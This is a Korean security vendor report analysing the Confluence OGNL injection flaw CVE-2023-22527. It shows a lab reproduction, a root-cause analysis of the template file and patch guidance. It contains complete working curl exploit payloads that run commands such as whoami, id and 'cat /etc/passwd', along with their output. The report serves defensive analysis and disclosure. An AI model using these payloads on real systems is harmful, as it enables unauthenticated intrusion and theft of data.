PLAINBIT

2025 월간 위협 분석 보고서

Atlassian Confluence 원격 코드 실행 취약점 분석 (CVE-2023-22527)

PLAINBIT 사이버위협대응센터
인텔리전스팀

※ 본 보고서는 2025년 5월 국가사이버안보센터(NCSC) 합동분석협의체를 통해 발간되었습니다.


2025 월간 위협 분석 보고서

Atlassian Confluence 원격 코드 실행 취약점 분석(CVE-2023-22527)

Contents

01 개요

Atlassian Confluence는 호주의 소프트웨어 기업인 Atlassian에서 개발한 웹 기반의 협업 도구로, 팀 단위의 문서 작성, 지식 관리, 프로젝트 협업을 효율적으로 할 수 있도록 지원한다. 사용자는 위키 스타일의 페이지를 생성하고 이를 팀원들과 실시간으로 편집하며 문서, 이미지, 코드 등 다양한 형식의 콘텐츠를 유연하게 공유할 수 있어, 주로 기업 내부의 지식 베이스(Knowledge Base), 프로젝트 문서화, 회의록 관리, 팀 위키, 요구사항 명세서 작성 등 다양한 용도로 활용되고 있다. 특히 Jira, Bitbucket 등 Atlassian 제품군과 연동해 활용할 수 있어 소프트웨어 개발 및 운영 환경에서 폭넓게 활용되고 있다.



▲ Atlassian Confluence 활용 예시


Confluence는 클라우드 기반 서비스로 제공되고 있으나, 조직 내 자체 인프라에 설치해 운영할 수 있는 라이선스를 제공하고 있어 데이터 보안이나 접근 제어에 민감한 조직에서도 선호되고 있다. 하지만, 자체 운영하는 시스템의 특성상 최신 보안 업데이트가 적용되지 않거나 서버 구성 오류가 존재할 경우 심각한 보안 취약점으로 이어질 수 있다.

지난 2024년 1월, Atlassian社는 CVE-2023-22527로 식별되는 Confluence Server 및 Data Center 제품군에서 발견된 원격 코드 실행 취약점을 공개했다. 해당 취약점은 템플릿 엔진 처리 과정에서 사용자 입력 값에 대한 검증이 미흡했던 점을 악용해 별도의 인증 없이 임의의 OGNL(Object-Graph Navigation Language)[1] 표현식을 서버에 삽입하고 명령어를 실행할 수 있다. 해당 취약점은 CVSS 3.1 기준 9.8점(Critical)으로 평가되었으며, 다음과 같은 세부 점수를 가진다.

1) OGNL(Object-Graph Navigation Language)은Java 객체의 속성에 접근하고 값을 평가하거나 수정할 수 있도록 설계된 표현식 언어로, Apache Struts2와 같은java 기반 웹 프레임워크에서 사용됨

CVSS 3.1 점수 – 9.8 Ctritical			
공격 난이도 점수 – 3.9		**영향도 점수 – 5.9**	
공격 벡터	Network	영향범위	Unchanged
공격 복잡도	Low	기밀성	High
필요 권한	None	무결성	High
사용자 상호작용	None	가용성	High

취약점이 공개된 이후 실제 공격자들이 이를 악용한 공격 정황이 다수 포착[2]되었고, 관련 PoC 코드와 자동화 스캔 도구가 빠르게 확산되면서 보안 커뮤니티와 기업 보안 담당자들 사이에서 즉각적인 대응이 필요하다는 인식이 퍼졌다. 당사에서 분석했던 침해사고 사례 중에서도 공격자가 해당 취약점을 공격하기 위한 익스플로잇 코드를 저장하고 있던 흔적이 확인된 바 있다.



▲ 자사 침해사고 분석 중 확인된 CVE-2023-22527 익스플로잇 코드


또한, 미국 사이버 보안 및 인프라 보안국(CISA)은 이 취약점을 '알려진 악용 중인 취약점(Known Exploited Vulnerabilities)' 목록에 포함시켰으며, 일부 랜섬웨어 공격 그룹이 이를 실제 공격 수단으로 활용하고 있는 것으로 보고되고 있다. 이러한 정황은 해당 취약점이 단순한 보안 결함을 넘어 침해사고에 악용될 수 있는 심각한 위협 요소임을 의미한다.

이에 따라 본 보고서에서는 CVE-2023-22527의 실제 동작 방식을 검증하기 위해 취약한 버전의 Confluence 서버 환경을 직접 구축하고, 해당 취약점이 발생하게 되는 구조상의 문제점을 분석했다. 또한, 취약점에 대한 실질적인 대응방안도 함께 제시한다.

2) Trendmicro, "Cryptojacking via CVE-2023-22527: Dissecting a Full-Scale Cryptomining Ecosystem", 2024-08-28, https://www.trendmicro.com/ko_kr/research/24/h/cve-2023-22527-cryptomining.html

02 취약점 발생 테스트


CVE-2023-22527 취약점의 실제 악용 가능성을 검증하기 위해 테스트 환경을 다음과 같이 피해 서버와 공격자 서버로 나누어 구성하였다. 피해 서버는 Ubuntu 24.04 서버 버전 기반의 가상 머신에 Docker를 활용해 Confluence 8.5.3 버전을 설치해 구성하였으며, IP는 192.168.75.131로 설정했다. 공격자 서버는 Windows 11 환경에서 WSL (Windows Subsystem for Linux)을 활용해 공격 명령을 수행할 수 있도록 구성하였고, IP는 192.168.84.227로 설정했다.



▲ 취약점 테스트 환경 구성

1. Confluence 버전 확인 및 공격 가능성 판단

설치된 Confluence 서버는 기본 포트(8090)를 통해 외부에 노출되어 있으며, 초기 설정 후 로그인 페이지로 접속된다. 로그인 페이지의 하단에서 버전 문자열이 표시되는 것을 통해 해당 서버의 버전을 확인 할 수 있다. 현재 구축된 Confluence 서버는 8.5.3 버전으로 CVE-2023-22527 취약점에 영향을 받는 버전임을 확인할 수 있다.



[그림 5] Confluence 로그인 페이지 하단의 버전 확인

2. 취약점 공격 코드 실행

(1) 원격 명령어 실행

공격자는 이후 템플릿 처리 기능(/template/aui/text-inline.vm)이 활성화 된 엔드포인트에 OGNL 표현식을 삽입한 HTTP POST 요청을 전달한다. 다음은 취약한 대상 서버에서 'whoami' 명령어 실행을 위한 실제 요청 예시이다.

```
curl -s http://192.168.75.131:8090/template/aui/text-inline.vm -H "Content-Type: application/x-www-form-urlencoded" --data "label=aaa%5Cu0027%2B%23request.get%28%5Cu0027.KEY_velocity.struts2.context%5Cu0027%29.internalGet%28%5Cu0027ognl%5Cu0027%29.findValue%28%23parameters.poc%5B0%5D%2C%7B%7D%29%2B%5Cu0027&poc=%40org.apache.struts2.ServletActionContext%40getResponse%28%29.setHeader%28%5Cu0027Cmd-Ret%5Cu0027%2C%28new+freemarker.template.utility.Execute%28%29%29.exec%28%7B%22whoami%22%7D%29%29" -i
```

URL 인코딩 되어 있는 공격 쿼리를 디코딩한 결과는 다음과 같다. 쿼리는 템플릿을 처리하는 페이지를 호출하고 'label' 값에 OGNL 표현식을 삽입해 'whoami' 명령어를 실행하고 HTTP 응답 헤더의 'Cmd-Ret' 필드에 결과 값을 출력하도록 구성되었다.

```
curl -s http://192.168.75.131:8090/template/aui/text-inline.vm -H "Content-Type: application/x-www-form-urlencoded" --data "label=aaa\u0027+#request.get(\u0027.KEY_velocity.struts2.context\u0027).internalGet(\u0027ognl\u0027).findValue(#parameters.poc[0],{})+\u0027&poc=@org.apache.struts2.ServletActionContext@getResponse().setHeader(\u0027Cmd-Ret\u0027,(new+freemarker.template.utility.Execute()).exec({"whoami"}))" -i
```

위 쿼리 실행 결과 다음과 같이 'whoami' 명령어의 실행 결과가 HTTP 응답 헤더의 'Cmd-Ret' 필드에 출력되었다.

```
root@PB-CTRC-TR01:~# curl -s http://192.168.75.131:8090/template/aui/text-inline.vm -H "Content-Type: application/x-www-form-urlencoded" --data "label=aaa%5Cu0027%2B%23request.get%28%5Cu0027.KEY_velocity.struts2.context%5Cu0027%29.internalGet%28%5Cu0027ognl%5Cu0027%29.findValue%28%23parameters.poc%5B0%5D%2C%7B%7D%29%2B%5Cu0027&poc=%40org.apache.struts2.ServletActionContext%40getResponse%28%29.setHeader%28%5Cu0027Cmd-Ret%5Cu0027%2C%28new+freemarker.template.utility.Execute%28%29%29.exec%28%7B%22whoami%22%7D%29%29" -i | head -n 15
HTTP/1.1 200
Cache-Control: no-store
Expires: Thu, 01 Jan 1970 00:00:00 GMT
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: frame-ancestors 'self'
X-Confluence-Request-Time: 1746962936611
Set-Cookie: JSESSIONID=AFEC5D2ADC906F2A1B6EF7AD90B31973; Path=/; HttpOnly
Cmd-Ret: confluence
X-Accel-Buffering: no
Content-Type: text/html;charset=UTF-8
Content-Language: en-US
Transfer-Encoding: chunked
Date: Sun, 11 May 2025 11:28:56 GMT
```

▲ 취약점을 통한 whoami 명령어 실행 결과

이후 동일한 방식으로 'id' 명령어를 실행해 UID, GUID, 그룹 정보를 확인할 수 있었으며, 시스템 파일인 /etc/passwd 파일도 확인이 가능했다.

```
root@PB-CTRC-TR01:~# curl -s http://192.168.75.131:8090/template/aui/text-inline.vm -H "Content-Type: applic
ation/x-www-form-urlencoded" --data "label=aaa%5Cu0027%2B%23request.get%28%5Cu0027.KEY_velocity.struts2.cont
ext%5Cu0027%29.internalGet%28%5Cu0027ognl%5Cu0027%29.findValue%28%23parameters.poc%5B0%5D%2C%7B%7D%29%2B%5Cu
0027&poc=%40org.apache.struts2.ServletActionContext%40getResponse%28%29.setHeader%28%5Cu0027Cmd-Ret%5Cu0027%
2C%28new+freemarker.template.utility.Execute%28%29%29.exec%28%7B%22id%22%7D%29%29" -i | head -n 15
HTTP/1.1 200
Cache-Control: no-store
Expires: Thu, 01 Jan 1970 00:00:00 GMT
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: frame-ancestors 'self'
X-Confluence-Request-Time: 1746963002448
Set-Cookie: JSESSIONID=83C48B2786D3944353D2A5158E8F766F; Path=/; HttpOnly
Cmd-Ret: uid=2002(confluence) gid=2002(confluence) groups=2002(confluence),0(root)
X-Accel-Buffering: no
Content-Type: text/html;charset=UTF-8
Content-Language: en-US
Transfer-Encoding: chunked
Date: Sun, 11 May 2025 11:30:02 GMT
```

▲ 취약점을 통한 id 명령어 실행 결과


```
root@PB-CTRC-TR01:~# curl -s http://192.168.75.131:8090/template/aui/text-inline.vm -H "Content-Type: applic
ation/x-www-form-urlencoded" --data "label=aaa%5Cu0027%2B%23request.get%28%5Cu0027.KEY_velocity.struts2.cont
ext%5Cu0027%29.internalGet%28%5Cu0027ognl%5Cu0027%29.findValue%28%23parameters.poc%5B0%5D%2C%7B%7D%29%2B%5Cu
0027&poc=%40org.apache.struts2.ServletActionContext%40getResponse%28%29.setHeader%28%5Cu0027Cmd-Ret%5Cu0027%
2C%28new+freemarker.template.utility.Execute%28%29%29.exec%28%7B%22cat%20/etc/passwd%22%7D%29%29" -i | head
-n 15
HTTP/1.1 200
Cache-Control: no-store
Expires: Thu, 01 Jan 1970 00:00:00 GMT
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: frame-ancestors 'self'
X-Confluence-Request-Time: 1746963110582
Set-Cookie: JSESSIONID=2E32BAA77953C008C2BD6B938878DC61; Path=/; HttpOnly
Cmd-Ret: root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:
/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games
:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/us
r/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:3
3:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:M
ailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin gnats:x:41:41:G
nats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:
/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin confluence:x:2002:2002::/var/atlassian/ap
plication-data/confluence:/bin/bash
X-Accel-Buffering: no
Content-Type: text/html;charset=UTF-8
Content-Language: en-US
Transfer-Encoding: chunked
Date: Sun, 11 May 2025 11:31:52 GMT
```

▲ 취약점을 통한 시스템 파일(/etc/passwd) 확인

03 취약점 원인 분석


1. Confluence 플랫폼 아키텍처

Confluence는 Java 언어로 구현되어 있으며, 웹 서버는 Apache Tomcat을 포함하고 있다. 내부 프레임워크는 Atlanssian의 자체 플러그인 프레임워크를 기반으로 다양한 기능을 모듈화하여 구성하고 있으며, 주요 웹 애플리케이션 프레임워크로는 Spring Framework와 Struts2가 병행되어 사용된다. 특히 Struts2는 입력 폼 처리 및 OGNL(Object Graph Navigation Language) 기반의 데이터 바인딩에 활용되며, 사용자 정의 템플릿이나 폼 처리 시 내부적으로 OGNL 표현식이 사용된다. 사용자 인터페이스(UI) 렌더링에는 Apache Velocity 템플릿 엔진이 사용되며, 프론트엔드에서는 jQuery 및 Atlassian 고유의 UI 컴포넌트 시스템인 AUI(Atlassian User Interface)가 활용된다.



▲ Confluence 플랫폼 아키텍처 구성도


2. 취약점 발생 원인



▲ 취약점 악용 시 코드 동작 흐름도

(1) 템플릿 파일의 외부 접근 허용

Confluence에서는 화면을 출력할 때 Velocity의 템플릿 파일(*.vm)을 활용한다. 일반적으로 템플릿 파일은 웹 애플리케이션 내부에서만 동작해야 하나, 실제로는 다음과 같이 특정 템플릿 파일 경로를 직접 입력해 접근하면 로그인을 하지 않아도 접근이 가능하다.



▲ 템플릿 파일 경로 직접 접근 결과

(2) 템플릿 엔진에서의 입력 값 처리

외부에서 직접 접근된 템플릿 파일은 Velocity 템플릿 엔진에 의해 처리된다. 취약점이 발생하는 템플릿인 text-inline.vm 파일에는 아래와 같이 코드가 작성되어 있다. 해당 코드는 사용자가 전달한 'label'이라는 입력 값을 내부 함수인 findValue()로 그대로 전달해 처리한다. 이때, 전달되는 값을 getText() 함수를 이용해 단순 문자열로 인식하도록 설계되어 있다.

text-inline.vm

```
#set( $labelValue = $stack.findValue("getText('$parameters.label')") )
#if( !$labelValue )
    #set( $labelValue = $parameters.label )
#end

#if (!$parameters.id)
    #set( $parameters.id = $parameters.name)
#end

<label id="${parameters.id}-label" for="$parameters.id">
$!labelValue
#if($parameters.required)
    <span class="aui-icon icon-required"></span>
    <span class="content">$parameters.required</span>
#end
</label>

#parse("/template/aui/text-include.vm")
```

▲ Confluence 웹 소스코드 내 text-inline.vm 파일

전달되는 label 값은 $parameters.label를 감싸고 있는 싱글 쿼터(')로 인해 OGNL 표현식을 삽입하는 것이 불가능할 수 있으나, 유니코드(\u0027)를 이용해 이를 우회하여 다음과 같은 방식으로 OGNL 표현식을 삽입할 수 있다.

```
$stack.findValue("getText('\u0027 + {Payload} + \u0027')")
```

(3) OGNL 표현식 삽입을 통한 임의 코드 실행

Confluence 템플릿 파일에서는 #attr, #application, #request 등과 같은 다양한 변수들이 존재한다. 이러한 변수들은 Velocity 템플릿에서 제공되는 내부 컨텍스트 객체들로, 웹 애플리케이션에서 주고 받는 값들에 접근할 수 있도록 해준다. #request 객체 내부에는 '.KEY_velocity.struts2.context'라는 키가 존재하며, 다음과 같은 표현식을 통해 Struts2에서 사용하는 OGNL 라이브러리 내 특정 클래스(ognl)에 접근할 수 있다.

```
#request.get(.KEY_velocity.struts2.context).internalGet(ognl)
```

일반적으로 Struts는 민감한 클래스나 함수 호출을 직접적으로 호출하는 것을 제한하고 있으나, ognl 클래스 내 findValue() 함수를 호출해 값을 실행할 경우 이를 우회하여 임의의 OGNL 표현식을 삽입해 실행할 수 있다. 이때, 단순 findValue() 함수의 인자 값으로 템플릿 내부에서 명령어를 실행하도록 OGNL 코드를 작성하게 되면 Struts 설정 값 중 OGNL 표현식의 최대 길이 값이 적용되어 있어 200자 이상의 OGNL 표현식을 실행이 불가능하다. 이에, 표현식을 보다 짧게 구성하고 명령어를 #parameter 객체를 통해 전달하는 방식으로 페이로드를 구성한다.

```
label=\u0027+#request.get(\u0027.KEY_velocity.struts2.context\u0027).internalGet(\u0027ognl\u0027).findValue(#parameters.poc[0],{})+\u0027&poc=@org.apache.struts2.ServletActionContext@getResponse().setHeader(\u0027Cmd-Ret\u0027,(new+freemarker.template.utility.Execute()).exec({"id"}))
```


이후 OGNL 문법을 통해 org.apache.struts2.ServletActionContext 내 getResponse() 함수를 호출해 현재 HTTP 응답 객체를 가져오고, 페이로드 실행 결과를 받기 위해 헤더 값에 임의의 헤더 'Cmd-Ret'값을 설정한다. Cmd-Ret 값에 출력되는 데이터는 Freemarker 템플릿 엔진에서 제공하는 유틸리티 클래스의 Execute 객체 내 exec() 함수를 활용해 운영체제의 명령어를 실행하고 결과 값을 출력하게 된다. 이에, 공격자는 다음과 같이 Cmd-Ret 값을 통해 명령어 실행 결과를 확인할 수 있다.

▲ HTTP 헤더 내 Cmd-Ret 값

04 대응방안

1. 최신 버전으로 업데이트

해당 취약점에 대한 가장 근본적인 대응은 Atalassian社에서 제공한 보안 패치 버전을 적용하는 것이다. Atlassian은 이 취약점이 발견된 후 Confluence Data Center 및 Server 제품군의 보안공지를 통해 8.5.4 버전에서 해당 취약점이 해결되었음을 발표했다[3]. 한국인터넷진흥원에서도 해당 발표를 바탕으로, 취약한 버전의 서버를 운영 중인 경우 8.5.4 버전 이상으로 업데이트하는 것이 가장 효과적인 대응책이다.



Atlassian 제품 보안 업데이트 권고 2024-01-17

□ 개요
o Atlassian社는 자사 제품에서 발생하는 취약점을 해결한 보안 업데이트 발표 [1]
o 영향받는 버전을 사용 중인 시스템 사용자는 해결 방안에 따라 최신 버전으로 업데이트 권고

□ 설명
o Confluence Data Center 및 Server에서 발생하는 원격 코드 실행(RCE) 취약점(CVE-2023-22527) [2]

□ 영향받는 제품 및 해결 방안

취약점	제품명	영향받는 버전	해결 버전
CVE-2023-22527	Confluence Data Center and Server	8.0.x 8.1.x 8.2.x 8.3.x 8.4.x 8.5.0 ~ 8.5.3	8.5.4 (LTS) 이상
	Confluence Data Center		8.6.0 이상 8.7.1 이상

※ 하단의 참고사이트를 확인하여 업데이트 수행 [2]

□ 기타 문의사항
o 한국인터넷진흥원 사이버민원센터: 국번없이 118

[참고사이트]
[1] https://www.atlassian.com/trust/security/advisories
[2] https://confluence.atlassian.com/pages/viewpage.action?pageId=1333990257

□ 작성 : 침해사고분석단 취약점분석팀

▲ KISA보호나라 홈페이지의 CVE-2023-22527 취약점 보안 업데이트 권고

